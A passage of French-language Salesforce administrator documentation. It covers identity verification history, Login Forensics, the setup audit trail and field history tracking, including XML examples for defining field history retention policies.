| Emplacement | Le pays dans lequel l'adresse IP de l'utilisateur est physiquement localisée. Cette valeur n'est pas traduite. En raison de la nature de la technologie de géolocalisation, la précision des champs de géolocalisation (par exemple pays, ville, code postal) peut varier. |

Vous pouvez afficher les champs suivants en créant une vue personnalisée. Dans la description, l'adresse IP est l'adresse de l'ordinateur depuis lequel l'utilisateur a tenté l'action qui nécessite une vérification de l'identité. En raison de la nature de la technologie de géolocalisation, la précision des champs de géolocalisation (par exemple pays, ville, code postal) peut varier.

| Champ | Description |
| --- | --- |
| Ville | La ville dans laquelle l'adresse IP de l'utilisateur est physiquement localisée. Cette valeur n'est pas traduite. |
| Application connectée | Le nom et le lien vers l'application connectée à laquelle l'utilisateur a tenté d'accéder. Si l'application connectée a été renommée depuis la tentative de vérification de l'utilisateur, le nouveau nom est affiché. Si l'application connectée a été supprimée depuis la tentative de vérification de l'utilisateur, « Non disponible » est affiché. |
| Pays | Le pays dans lequel l'adresse IP de l'utilisateur est physiquement localisée. Cette valeur n'est pas traduite. |
| CountryIso | Le code ISO 3166 du pays dans lequel l'adresse IP de l'utilisateur est physiquement localisée. Pour plus d'informations, reportez-vous à Codes des noms de pays - ISO 3166 |
| Latitude | La latitude à laquelle l'adresse IP de l'utilisateur est physiquement localisée. |
| Type de connexion | Le type de connexion, par exemple Application, OAuth ou SAML. |
| Longitude | La longitude à laquelle l'adresse IP de l'utilisateur est physiquement localisée. |
| Code postal | Le code postal où l'adresse IP de l'utilisateur est physiquement localisée. Cette valeur n'est pas traduite. |
| Sous-division | Le nom de la sous-division où l'adresse IP de l'utilisateur est physiquement localisée. Aux USA, cette valeur est habituellement le nom de l'état (par exemple, Pennsylvania). Cette valeur n'est pas traduite. |

| Champ | Description |
| --- | --- |
| Activité des utilisateurs | L'action tentée par l'utilisateur qui nécessite une vérification de l'identité.<br>• Accès à une application connectée : l'utilisateur a tenté d'accéder à une application connectée.<br>• Accès à des rapports : l'utilisateur a tenté d'accéder à des rapports ou à des tableaux de bord.<br>• Activité définie par Apex : l'utilisateur a tenté d'accéder à une ressource Salesforce avec une méthode de vérification Apex.<br>• Exportation et impression de rapports : l'utilisateur a tenté d'exporter ou d'imprimer des rapports ou des tableaux de bord.<br>• Connexion à Salesforce : l'utilisateur a tenté de se connecter. |

CONSULTER ÉGALEMENT :

Surveillance de l'historique des connexions

Délégation des tâches de gestion de l'authentification à deux facteurs

# Surveillance de l'activité de connexion avec Login Forensics

Éditions

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Login forensics aide les administrateurs à déterminer les comportements légitimes des utilisateurs afin d'éviter l'usurpation d'identité dans Salesforce.

Les sociétés considèrent toujours que l'usurpation d'identité est un risque majeur. Étant donné le nombre de connexions à une organisation par jour (ou même par heure), il peut s'avérer difficile pour les experts en sécurité de déterminer si un compte spécifique est corrompu.

Login forensics facilite l'identification des activités de connexion suspectes. Elle fournit des données importantes sur l'accès des utilisateurs, notamment :

- Le nombre moyen de connexions par utilisateur et par période spécifique
- Les utilisateurs qui se sont connectés plus souvent que la moyenne
- Les utilisateurs qui se sont connectés pendant les heures non ouvrables
- Les utilisateurs qui se sont connectés en utilisant plages d'adresses IP suspectes

Pour maîtriser cette fonctionnalité, vous devez connaître quelques termes.

**Événement**
Un événement se rapporte à toute activité dans Salesforce, y compris les clics des utilisateurs, les changements d'état des enregistrements et la mesure de diverses valeurs. Les événements sont immuables et horodatés.

**Événement de connexion**
Une instance unique de connexion d'un utilisateur à une organisation. Les événements de connexion sont semblables à l'historique des connexions dans Salesforce. Vous pouvez toutefois ajouter les informations de l'en-tête `HTTP` aux événements de connexion, ce qui les rend extensibles.

**Historique des connexions**
L'historique des connexions que les administrateurs peuvent récupérer en téléchargement les informations dans un fichier `.cvs` ou `.gzip`, et qui est disponible via la Configuration et l'API. Ces données ont des limitations d'indexation et historiques.

Les administrateurs peuvent suivre les événements en utilisant l'objet LoginEvent. La surveillance des événements n'a pas d'interface utilisateur. Pour interagir avec cette fonctionnalité, utilisez l'IDE Force.com, le Banc d'essai ou d'autres outils de développement.

**Remarque:** Login forensics n'est pas disponible dans les government pods.

Considérations relatives à l'utilisation de Login Forensics
Avant de commencer à utiliser Login Forensics, prenez connaissance des notes d'utilisation ci-dessous.

Activation de la surveillance des connexions
Pour commencer à collecter des données sur les événements de connexion de votre organisation, suivez la procédure rapide ci-dessous.

## Considérations relatives à l'utilisation de Login Forensics

Avant de commencer à utiliser Login Forensics, prenez connaissance des notes d'utilisation ci-dessous.

- Cette fonctionnalité est disponible via l'API uniquement. Vous ne pouvez pas afficher des événements dans l'interface utilisateur.
- Les événements de connexion sont conservés par défaut pendant 10 ans.
- La surveillance des connexions utilise une technologie de mise en file d'attente asynchrone similaire aux appels `@future` dans Apex. Par conséquent, les données de connexion peuvent être retardées lors de l'interrogation.

**Éditions**

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Activation de la surveillance des connexions

Pour commencer à collecter des données sur les événements de connexion de votre organisation, suivez la procédure rapide ci-dessous.

Vous pouvez activer la surveillance des connexions dans la page Configuration de la surveillance des événements, dans la zone Configuration.

**AUTORISATIONS UTILISATEUR**

Pour activer la surveillance des connexions :

- Modifier toutes les données

# Surveillance de l'historique de formation

En tant qu'administrateur, vous voulez vous assurer que votre équipe apprend à utiliser Salesforce efficacement. L'historique de formation affiche toutes les sessions de formation Salesforce auxquelles vos utilisateurs ont participé.

Les administrateurs peuvent afficher l'historique de formation dans la Configuration, en saisissant *`Historique de formation`* dans la case `Recherche rapide`, puis en sélectionnant **Historique de formation**. Après avoir suivi une session de formation, les utilisateurs doivent envoyer le formulaire de commentaires de formation en ligne pour consigner leur participation dans l'historique de formation.

Remarque: Si ce lien ne s'affiche pas sous **Gérer des utilisateurs**, votre organisation a été migrée vers un nouveau système. Pour pouvoir accéder aux rapports de formation via Mes requêtes dans Aide et formation, vous devez être un administrateur Aide et formation. Si vous ne disposez pas de cet accès, contactez Salesforce.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour afficher l'historique de formation :
- Gérer les utilisateurs

# Surveiller les modifications de configuration

Le journal d'audit de configuration suit les dernières modifications de configuration que vous ou d'autres administrateurs avez effectuées dans votre organisation. L'historique d'audit est particulièrement utile dans les organisations qui comptent plusieurs administrateurs.

Pour afficher l'historique d'audit, dans Configuration, saisissez *`Afficher le journal d'audit de configuration`* dans la case `Recherche rapide`, puis sélectionnez **Afficher le journal d'audit de configuration**. Pour télécharger l'historique de configuration complet de votre organisation pour les 180 jours précédents, cliquez sur le lien **Télécharger**.

L'historique affiche les 20 dernières modifications effectuées dans votre organisation. Il répertorie la date, l'auteur et la nature de la modification. Si un délégué (tel qu'un administrateur ou un représentant du support client) apporte des modifications au nom d'un utilisateur, la colonne Utilisateur délégué affiche le nom d'utilisateur du délégué. Par exemple, si un utilisateur accorde l'accès à la connexion à un administrateur et que celui-ci modifie la configuration, le nom d'utilisateur de l'administrateur est indiqué.

Le journal d'audit de configuration suit ces modifications.

| Configuration | Modifications suivies |
|---|---|
| Administration | • Informations sur la société, paramètres par défaut tels que la langue ou les paramètres régionaux, et les messages de la société<br>• Devises multiples<br>• Utilisateurs, utilisateurs de portail, rôles, ensembles d'autorisations et profils<br>• Adresses e-mail de tous les utilisateurs<br>• Suppression des pièces jointes envoyées en tant que liens |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour afficher l'historique du journal d'audit :
- Afficher la configuration

| Configuration | Modifications suivies |
| --- | --- |
| | • Pieds de page des e-mails, notamment la création, la modification ou la suppression<br>• Types d'enregistrement, notamment la création ou le renommage de types d'enregistrement, et l'attribution de types d'enregistrement à des profils<br>• Divisions, notamment la création, la modification et le transfert, ainsi que le changement de division par défaut des utilisateurs<br>• Certificats, l'ajout ou la suppression<br>• Noms de domaine<br>• Activation ou désactivation de Salesforce en tant que fournisseur d'identité |
| Personnalisation | • Paramètres de l'interface utilisateur, notamment les sections réductibles, la création rapide, les détails de survol ou les liens de survol de liste associée<br>• Présentations de page, d'action et de recherche<br>• Présentations compactes<br>• Menu de navigation de Salesforce1<br>• Modifications en ligne<br>• Champs personnalisés et sécurité au niveau du champ, notamment les formules, les valeurs de listes de sélection et les attributs des champs tels que le format des champs à numérotation automatique, la gestion des champs ou le masquage des champs cryptés<br>• Paramètres de piste, règles d'attribution de pistes et files d'attente de pistes<br>• Paramètres des activités<br>• Paramètres de support, heures d'ouverture, règles d'attribution et d'escalade des requêtes, et files d'attente de requêtes<br>• Requêtes au support client de Salesforce<br>• Nom des onglets, notamment les onglets pour lesquels vous rétablissez le nom d'origine<br>• Applications personnalisées (y compris les applications Salesforce Console), objets personnalisés et onglets personnalisés<br>• Paramètres des contrats<br>• Paramètres des prévisions<br>• E-mail vers requête ou E-mail vers requête à la demande, activation ou désactivation<br>• Boutons, liens et commandes s-control personnalisés, notamment les remplacements de boutons standard<br>• Planification par glisser-déposer, activation ou désactivation<br>• Opportunités similaires, activation, désactivation ou personnalisation<br>• Devis, activation ou désactivation<br>• Groupes de catégories de données, catégories de données et attributions de groupes de catégories à des objets<br>• Types d'article<br>• Groupes de catégories et catégories<br>• Salesforce Knowledge, paramètres<br>• Paramètres des idées<br>• Paramètres des réponses |

| Configuration | Modifications suivies |
| --- | --- |
| | • Suivi de champ dans les fils<br>• Paramètres d'influence de campagne<br>• Mises à jour critiques, activation désactivation<br>• Notification par e-mail Chatter, activation ou désactivation<br>• Paramètres de création d'utilisateur Chatter pour les invitations et les domaines de messagerie, activation ou désactivation<br>• Règles de validation |
| Sécurité et partage | • Groupes publics, règles de partage et partage à l'échelle de l'organisation, notamment l'option Octroyer l'accès par le biais des hiérarchies<br>• Stratégies de mot de passe<br>• Réinitialisations des mots de passe<br>• Paramètres des sessions, notamment l'expiration des sessions<br>• Groupes d'administration déléguée et les éléments que les administrateurs délégués peuvent gérer (les changements de configuration effectués par les administrateurs délégués sont également suivis)<br>• Lightning Login, activation ou désactivation, inscriptions et annulations<br>• Nombre d'enregistrements qu'un utilisateur a vidés de sa Corbeille et de la Corbeille de l'organisation<br>• Paramètres de configuration de SAML (Security Assertion Markup Language)<br>• Certificats Salesforce<br>• Fournisseurs d'identité, activation ou désactivation<br>• Identifiants nommés<br>• Fournisseurs de services<br>• Configuration du Cryptage de la plate-forme Shield |
| Gestion des données | • Utilisation de la suppression en masse, notamment lorsqu'une suppression en masse dépasse la limite de la Corbeille de l'utilisateur en enregistrements supprimés.<br>• Requêtes d'exportation de données<br>• Utilisation du transfert en masse<br>• Captures instantanées de rapports, notamment la définition, la suppression ou la modification du rapport source ou de l'objet cible dans une capture instantanée de rapport<br>• Utilisation de l'Assistant d'importation de données<br>• Suppressions de Sandbox |
| Développement | • Classes et déclencheurs Apex<br>• Pages Visualforce, composants personnalisés ou ressources statiques<br>• Pages Lightning<br>• Modèles de lien d'action<br>• Paramètres personnalisés<br>• Types et enregistrements de métadonnées personnalisés<br>• Définitions d'accès distant |

| Configuration | Modifications suivies |
| --- | --- |
| | • Paramètres des Sites Force.com |
| Configurations diverses | • Notification de mesure d'utilisation API, création<br>• Territoires<br>• Paramètres d'automatisation des processus<br>• Processus d'approbation<br>• Actions de workflow, création ou suppression<br>• Fichiers Visual Workflow<br>• Packages de Force.com AppExchange que vous avez installés ou désinstallés. |
| Utilisation de l'application | • Paramètres d'équipe de compte et équipe d'opportunité commerciale<br>• Activation des services Google Apps<br>• Paramètres de configuration mobile, notamment les jeux de données, les vues mobiles et les champs exclus<br>• Utilisateurs disposant de l'autorisation « Gérer les utilisateurs externes » qui se connectent au portail partenaire en tant qu'utilisateurs partenaires<br>• Utilisateurs disposant de l'autorisation « Modifier les utilisateurs libre-service » qui se connectent au portail client Salesforce en tant qu'utilisateurs du portail client<br>• Comptes de portail partenaire, activation ou désactivation<br>• Comptes Portail client Salesforce, désactivation<br>• Portail client Salesforce, activation ou désactivation<br>• Création de portails Clients multiples<br>• Processus d'autorisation et modèles d'autorisation, modification ou création<br>• Auto-inscription pour un portail Client Salesforce, activation ou désactivation<br>• Utilisateurs du portail client ou du portail partenaire, activation ou désactivation |

CONSULTER ÉGALEMENT :

Contrôle d'intégrité de la sécurité

# Suivi de l'historique des champs

Vous pouvez sélectionner certains champs à suivre et afficher l'historique des champs dans la liste associée Historique d'un objet. Les données d'historique de champ sont conservées pendant 18 lois.

Vous pouvez suivre l'historique de champ d'objets personnalisés, ainsi que l'historique des objets standard.

- Comptes
- Articles
- Ressources
- Requêtes
- Contacts
- Contrats
- Éléments de ligne de contrat
- Autorisations
- Pistes
- Opportunités
- Commandes
- Produits commandés
- Produits
- Contrats de service
- Solutions

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les objets standard ne sont pas disponibles dans **Database.com**

La modification de l'un de ces champs ajoute une entrée à la liste associée Historique. Toutes les entrées comprennent la date, l'heure et la nature de la modification, ainsi que le nom de l'utilisateur ayant apporté la modification. Les types de champ ne sont pas tous disponibles pour les rapports sur les tendances historiques. Certaines modifications, telles que les escalades des requêtes, sont toujours suivies.

**Remarque:** Après la publication de la version Spring '15, si l'historique des champs dépasse vos limitations actuelles, vous devez acheter le complément Journal d'audit des champs. Une fois l'abonnement complémentaire activé, votre stockage d'historique de champ reflète la stratégie de conservation associée à cette offre. Si votre organisation a été créée avant le mois de juin 2011 et que votre limitation d'historique de champ reste inchangée, Salesforce s'engage à conserver votre historique de champ sans limitation. Si votre organisation a été créée après le mois de juin 2011 et que vous décidez de ne pas acheter le complément, l'historique de champ est conservé au maximum pendant 18 mois.

Lors de l'utilisation du suivi de l'historique des champs, tenez compte des points ci-dessous.

- Les modifications apportées aux champs de plus de 255 caractères sont suivies en tant que modifications effectuées, et les anciennes et nouvelles valeurs ne sont pas enregistrées.
- Les valeurs de champ suivies ne sont pas automatiquement traduites, mais apparaissent dans la langue dans laquelle elles ont été créées. Par exemple, si un champ `Vert` devient `Verde`, `Verde`s'affiche quelle que soit la langue de l'utilisateur, sauf si la valeur du champ a été traduite via le Système de traduction. Ceci s'applique également aux types d'enregistrement et aux valeurs de liste de sélection.
- Les modifications apportées aux étiquettes de champ personnalisé qui ont été traduites via le Système de traduction reflètent les paramètres régionaux de l'utilisateur qui visualise la liste associée Historique. Si, par exemple, l'étiquette d'un champ personnalisé `Rouge` est traduite par `Rojo` en espagnol, tout utilisateur dont les paramètres régionaux sont définis sur Espagnol affiche l'étiquette personnalisée sous la forme `Rojo`. Sinon, l'utilisateur voit l'étiquette de champ personnalisé en `Rouge`.

- Les modifications apportées aux champs de date, de numérotation et standard reflètent les paramètres régionaux de l'utilisateur qui visualise la liste associée Historique. Par exemple, si la date devient `5 août 2012`, elle s'affiche sous le format `8/5/2012` pour un utilisateur à paramètre régional anglais (États-Unis) et `5/8/2012` pour un utilisateur à paramètre régional anglais (Royaume-Uni).
- Si un trigger entraîne la modification d'un objet que l'utilisateur actif n'est pas autorisé à modifier, cette modification n'est pas suivie, car l'historique des champs respecte les autorisations de l'utilisateur actif.

Suivi de l'historique des champs d'objets standard

Vous pouvez activer le suivi de l'historique des champs pour des objets standard dans les paramètres de gestion des objets.

Suivi de l'historique des champs des objets personnalisés

Vous pouvez activer le suivi de l'historique des champs pour des objets personnalisés dans les paramètres de gestion des objets.

Désactivation du suivi de l'historique des champs

Vous pouvez désactiver le suivi de l'historique des champs dans les paramètres de gestion de l'objet.

Journal d'audit des champs

Le Journal d'audit des champs permet de définir une stratégie de conservation les données d'historique des champs archivés pendant une durée qui peut aller jusqu'à dix ans, quel que soit le suivi de l'historique des champs. Cette fonctionnalité aide à respecter les normes relatives à la capacité d'audit et à la rétention des données.

CONSULTER ÉGALEMENT :

Suivi de l'historique des champs d'objets standard

Suivi de l'historique des champs des objets personnalisés

Journal d'audit des champs

Désactivation du suivi de l'historique des champs

# Suivi de l'historique des champs d'objets standard

Vous pouvez activer le suivi de l'historique des champs pour des objets standard dans les paramètres de gestion des objets.

Si vous utilisez des comptes professionnels et des comptes personnels, passez en revue les points suivants avant d'activer le suivi de l'historique des champs de compte.

- Le suivi de l'historique des champs pour les comptes a un impact sur les comptes professionnels et les comptes personnels.
- L'activation du suivi de l'historique des champs des comptes personnels ne permet pas d'activer le suivi de l'historique des champs des contacts personnels.

Pour configurer le suivi de l'historique des champs :

1. Dans les paramètres de gestion de l'objet dont vous souhaitez suivre l'historique des champs, accédez à la zone Champs.
2. Cliquez sur **Définir le suivi historique**.

   Conseil: Lorsque vous activez le suivi d'un objet, personnalisez vos présentations de page pour inclure la liste associée de l'historique de l'objet.

3. Pour les comptes, contacts, pistes et opportunités, cochez la case `Activer l'historique des comptes`, `Activer l'historique des contacts`, `Activer l'historique des pistes` ou `Activer l'historique des opportunités`.
4. Sélectionnez les champs que vous souhaitez suivre.

   Vous pouvez sélectionner une combinaison de 20 champs standard et personnalisés maximum par objet. Cette limite comprend les champs des comptes professionnels et des comptes personnels.

   Certaines modifications, telles que les hiérarchisations des requêtes, sont toujours suivies.

   Vous ne pouvez pas suivre les champs suivants :

   - Champs de formule, de récapitulatif de cumul ou de numérotation automatique
   - `Créé par` et `Dernière modification par`
   - Champ `Chiffre d'affaires attendu` dans les opportunités
   - Champ `Titre de la solution principale` ou `Détails de la solution principale` dans les solutions. Ces champs s'affichent uniquement pour les solutions traduites dans les organisations qui ont activé les solutions multilingues.

5. Cliquez sur **Enregistrer**.

   Salesforce suit l'historique à partir de cette date et de cette heure. Les modifications effectuées avant cette date et cette heure ne sont pas incluses.

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les objets standard ne sont pas disponibles dans **Database.com**

## AUTORISATIONS UTILISATEUR

Pour définir les champs qui doivent être suivis :

- Personnaliser l'application

CONSULTER ÉGALEMENT :

Suivi de l'historique des champs

# Suivi de l'historique des champs des objets personnalisés

Vous pouvez activer le suivi de l'historique des champs pour des objets personnalisés dans les paramètres de gestion des objets.

1. Dans les paramètres de gestion de l'objet personnalisé, cliquez sur **Modifier**.
2. Cochez la case `Historique du champ de suivi`.

   Conseil: Lorsque vous activez le suivi d'un objet, personnalisez vos présentations de page pour inclure la liste associée de l'historique de l'objet.
3. Enregistrez vos modifications.
4. Cliquez sur `Définir le suivi historique` dans la section Champs personnalisés & relations.

   Cette section permet de définir l'historique des champs standard et personnalisés d'un objet personnalisé.
5. Sélectionnez les champs que vous souhaitez suivre.

   Vous pouvez sélectionner jusqu'à 20 champs standard et personnalisés par objet. Vous ne pouvez pas suivre :

   - Champs de formule, de récapitulatif de cumul ou de numérotation automatique
   - `Créé par` et `Dernière modification par`
6. Cliquez sur **Enregistrer**.

   Salesforce suit l'historique à partir de cette date et de cette heure. Les modifications effectuées avant cette date et cette heure ne sont pas incluses.

CONSULTER ÉGALEMENT :

Suivi de l'historique des champs

Recherche des paramètres de gestion d'objet

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les objets standard ne sont pas disponibles dans **Database.com**

## AUTORISATIONS UTILISATEUR

Pour définir les champs qui doivent être suivis :

- Personnaliser l'application

## Désactivation du suivi de l'historique des champs

Vous pouvez désactiver le suivi de l'historique des champs dans les paramètres de gestion de l'objet.

Remarque: Vous ne pouvez pas désactiver le suivi de l'historique des champs d'un objet si Apex référence l'un de ses champs dans l'objet.

1. Dans les paramètres de gestion de l'objet dont vous souhaitez arrêter le suivi de l'historique des champs, accédez à Champs.
2. Cliquez sur `Définir le suivi historique`.
3. Désélectionnez **Activer l'historique** de l'objet que vous utilisez, par exemple **Activer l'historique des comptes**, **Activer l'historique des contacts**, **Activer l'historique des pistes** ou **Activer l'historique des opportunités**.

   La liste associée Historique est automatiquement retirée des présentations de page de l'objet associé.

   Si vous désactivez le suivi historique des champs sur un objet standard, vous pouvez toujours effectuer un rapport sur ses données d'historique jusqu'à la date et l'heure auxquelles vous avez désactivé le suivi. Si vous désactivez le suivi historique des champs sur un objet personnalisé, vous ne pouvez pas générer de rapport sur son historique de champs.
4. Enregistrez vos modifications.

CONSULTER ÉGALEMENT :

Suivi de l'historique des champs

Recherche des paramètres de gestion d'objet

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les objets standard ne sont pas disponibles dans **Database.com**

AUTORISATIONS UTILISATEUR

Pour définir les champs qui doivent être suivis :

- Personnaliser l'application

## Journal d'audit des champs

Le Journal d'audit des champs permet de définir une stratégie de conservation les données d'historique des champs archivés pendant une durée qui peut aller jusqu'à dix ans, quel que soit le suivi de l'historique des champs. Cette fonctionnalité aide à respecter les normes relatives à la capacité d'audit et à la rétention des données.

Utilisez l'API de métadonnées Salesforce pour définir une stratégie de rétention de votre historique des champs. Utilisez ensuite l'API REST, l'API SOAP et l'API Tooling pour utiliser vos données archivées. Pour plus d'informations sur l'activation du Journal d'audit des champs, contactez votre représentant Salesforce.

L'historique des champs est copié depuis la liste associée Historique vers l'objet `FieldHistoryArchive`, puis supprimé de la liste associée Historique. Vous définissez un `HistoryRetentionPolicy` pour vos listes historiques associées, par exemple Historique de compte, afin de spécifier les stratégies de rétention du Journal d'audit des objets que vous souhaitez archiver. Vous pouvez ensuite déployer l'objet à l'aide de l'API de métadonnées (Workbench ou Outil de migration Force.com). Vous pouvez mettre à jour la stratégie de rétention d'un objet aussi souvent que nécessaire.

Vous pouvez définir des stratégies de rétention d'historique de champ dans les objets ci-dessous.

- Comptes
- Requêtes

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour spécifier une politique de rétention de l'historique des champs :

- Conserver l'historique des champs

- Contacts
- Pistes
- Opportunités
- Ressources
- Autorisations
- Contrats de service
- Éléments de ligne de contrat
- Solutions
- Produits
- Catalogues de prix
- Objets personnalisés avec le suivi d'historique des champs activé

Remarque: Une fois le Journal d'audit des champs activés, `HistoryRetentionPolicy` est automatiquement défini sur les objets ci-dessus. Par défaut, les données sont archivées après 18 mois dans une organisation de production, après un mois dans une organisation sandbox, et toutes les données archivées sont stockées pendant 10 ans.

Vous pouvez inclure des politiques de rétention de l'historique des champs dans des packages gérés et non gérés.

Les types de champ ne peuvent pas être suivis.

- Champs de formule, de récapitulatif de cumul ou de numérotation automatique
- Créé par et Dernière modification par
- Champ Chiffre d'affaires attendu dans les opportunités
- Champs Titre de la solution principale ou Détails de la solution principale dans les solutions
- Champs de texte longs
- Champs à sélection multiple

Après avoir défini et déployé une stratégie Journal d'audit des champs, les données de production sont migrées depuis les listes d'historique associées, telles que Historique des Comptes, vers l'objet `FieldHistoryArchive`. La première copie écrit l'historique des champs, qui est défini par votre stratégie, pour archiver le stockage, opération qui peut parfois être très longue. Les copies suivantes transfèrent uniquement les modifications effectuées depuis la dernière copie et sont beaucoup plus rapides. Un ensemble de requêtes SOQL est disponible pour interroger vos données archivées.

Remarque: Pendant quelque temps après la publication initiale de la version GA, il se peut que les données ne soient pas automatiquement supprimées de la liste associée Historique et qu'elles résident à la fois dans l'objet `FieldHistoryArchive` et dans la liste associée Historique. Dans les prochaines versions, Salesforce se réserve le droit de supprimer les données archivées de la liste associée Historique conformément à la stratégie définie par le client.

Remarque: Si votre organisation a activé le Journal d'audit des champs, les données déjà archivées ne sont pas cryptées si vous activez ultérieurement le Cryptage de la plate-forme. Par exemple, votre organisation utilise le Journal d'audit des champs pour définir une stratégie de rétention de l'historique des données dans un champ de compte, par exemple le champ Numéro de téléphone. Après avoir activé le Cryptage de la plate-forme, vous activez le cryptage de ce champ et les données des numéros de téléphone du compte sont cryptées. Les nouveaux enregistrements de numéro de téléphone sont cryptés lors de leur création, et les mises à jour précédentes du champ de numéro de téléphone stockées dans la liste associée Historique du compte sont également cryptées. Cependant, les données historiques des numéros de téléphones qui sont déjà archivées dans l'objet `FieldHistoryArchive` restent stockées sans être cryptées. Si votre organisation souhaite crypter les données déjà archivées, contactez Salesforce. Nous cryptons et archivons de nouveau les données historiques des champs stockés, puis nous supprimons l'archive non cryptée.

Exemples

CONSULTER ÉGALEMENT :

*SOAP API Developer Guide* : FieldHistoryArchive

*Guide du développeur d'API de métadonnées* : HistoryRetentionPolicy

*Guide ISVforce* : Présentation des packages

*Référence Force.com SOQL et SOSL* : SOQL avec des données archivées

## Exemples

### Configuration d'une stratégie de rétention des données pour l'historique des champs

L'exemple ci-dessous montre comment définir une stratégie de rétention des données pour l'historique des champs en utilisant l'API de métadonnées. Modifiez les métadonnées uniquement si vous souhaitez remplacer les valeurs de la stratégie par défaut (18 mois de stockage de production et 10 année de stockage d'archives). La configuration d'une stratégie de rétention des données nécessite de créer et de déployer un package de métadonnées. Le package comprend un fichier `.zip` contenant un dossier `objects` avec le XML qui définit la stratégie de rétention de chaque objet, ainsi qu'un fichier manifest de projet qui répertorie les objets et la version d'API à utiliser.

**Remarque:** La première copie écrit l'historique complet des champs défini par votre stratégie pour archiver le stockage, opération qui peut être longue. Les copies suivantes transfèrent uniquement les modifications effectuées depuis la dernière copie et sont beaucoup plus rapides.

1. Définissez une stratégie de rétention des données d'historique des champs pour chaque objet. La stratégie spécifie le nombre de mois de conservation de l'historique des champs dans Salesforce, et le nombre d'années de conservation de l'historique des champs dans l'archive. L'exemple de fichier ci-dessous définit une stratégie d'archivage de l'objet après six mois et de conservation des archives pendant cinq ans.

```
<?xml version="1.0" encoding="UTF-8"?>
<CustomObject xmlns="http://soap.sforce.com/2006/04/metadata">
   <historyRetentionPolicy>
       <archiveAfterMonths>6</archiveAfterMonths>
       <archiveRetentionYears>5</archiveRetentionYears>
       <description>My field history retention</description>
   </historyRetentionPolicy>
   <fields>
       <fullName>AccountSource</fullName>
...
</CustomObject>
```

   Le nom de fichier détermine l'objet auquel la stratégie s'applique. Par exemple, pour appliquer la stratégie ci-dessus à l'objet Compte, enregistrez le fichier sous `Account.object`. Le nommage est identique pour des objets personnalisés existants, le fichier prend le nom de l'objet personnalisé. Par exemple : `myObject__c.object`.

2. Créez le fichier manifest du projet, un fichier XML appelé `package.xml`. L'exemple de fichier ci-dessous répertorie plusieurs objets auxquels une stratégie de rétention des données est appliquée. Avec ce fichier manifest, le dossier des objets doit contenir cinq fichiers : `Account.object`, `Case.object`, et ainsi de suite.

```
<?xml version="1.0" encoding="UTF-8"?>
<Package xmlns="http://soap.sforce.com/2006/04/metadata">
    <types>
```

```
        <members>Account</members>
        <members>Case</members>
        <members>Contact</members>
        <members>Lead</members>
        <members>Opportunity</members>
    </types>
    <version>32.0</version>
</Package>
```

3. Créez le fichier `.zip` et utilisez la fonction `deploy()` pour déployer les modifications dans votre environnement de production. Pour plus d'informations, reportez-vous au guide Metadata API Guide.

   Remarque: Ce pilote ne prend pas en charge le déploiement depuis un environnement sandbox vers un environnement de production.

Nous avons terminé ! Votre stratégie de rétention de l'historique des champs entrera en vigueur pendant les périodes que vous avez spécifiées.

## Créez un objet personnalisé et définissez en même temps une stratégie de rétention de l'historique des champs

Vous pouvez utiliser l'API de métadonnées pour créer un objet personnalisé et définir en même temps une stratégie de rétention. Lors de la création d'un objet personnalisé, spécifiez le nombre de champs minimum requis. Voici un exemple de fichier XML qui crée un objet et définit une stratégie de rétention de l'historique des champs :

```
<?xml version="1.0" encoding="UTF-8"?>
<CustomObject xmlns="http://soap.sforce.com/2006/04/metadata">
    <deploymentStatus>Deployed</deploymentStatus>
    <enableHistory>true</enableHistory>
    <description>just a test object with one field for eclipse ide testing</description>
    <historyRetentionPolicy>
        <archiveAfterMonths>3</archiveAfterMonths>
        <archiveRetentionYears>10</archiveRetentionYears>
        <gracePeriodDays>1</gracePeriodDays>
        <description>Transaction Line History</description>
    </historyRetentionPolicy>
    <fields>
        <fullName>Comments__c</fullName>
        <description>add your comments about this object here</description>
       <inlineHelpText>This field contains comments made about this object</inlineHelpText>

        <label>Comments</label>
        <length>32000</length>
        <trackHistory>true</trackHistory>
        <type>LongTextArea</type>
        <visibleLines>30</visibleLines>
    </fields>
    <label>MyFirstObject</label>
    <nameField>
        <label>MyFirstObject Name</label>
        <type>Text</type>
    </nameField>
    <pluralLabel>MyFirstObjects</pluralLabel>
```

```
    <sharingModel>ReadWrite</sharingModel>
</CustomObject>
```

Définissez `trackHistory` sur `true` dans les champs que vous souhaitez suivre, et sur `false` dans les autres champs.

### Mise à jour de la stratégie de rétention des données pour l'historique des champs

Si la stratégie de rétention des données de l'historique des champs est définie sur un objet, vous pouvez mettre à jour la stratégie en spécifiant une nouvelle valeur `HistoryRetentionPolicy` dans les métadonnées de cet objet. Une fois les modifications de métadonnées déployées, la nouvelle stratégie remplace l'ancienne.

**Remarque:** Pour vérifier la stratégie de rétention de données actuelle d'un objet, récupérez ses métadonnées à l'aide de l'API de métadonnées et référencez la valeur `HistoryRetentionPolicy`.

### Données de requête archivées

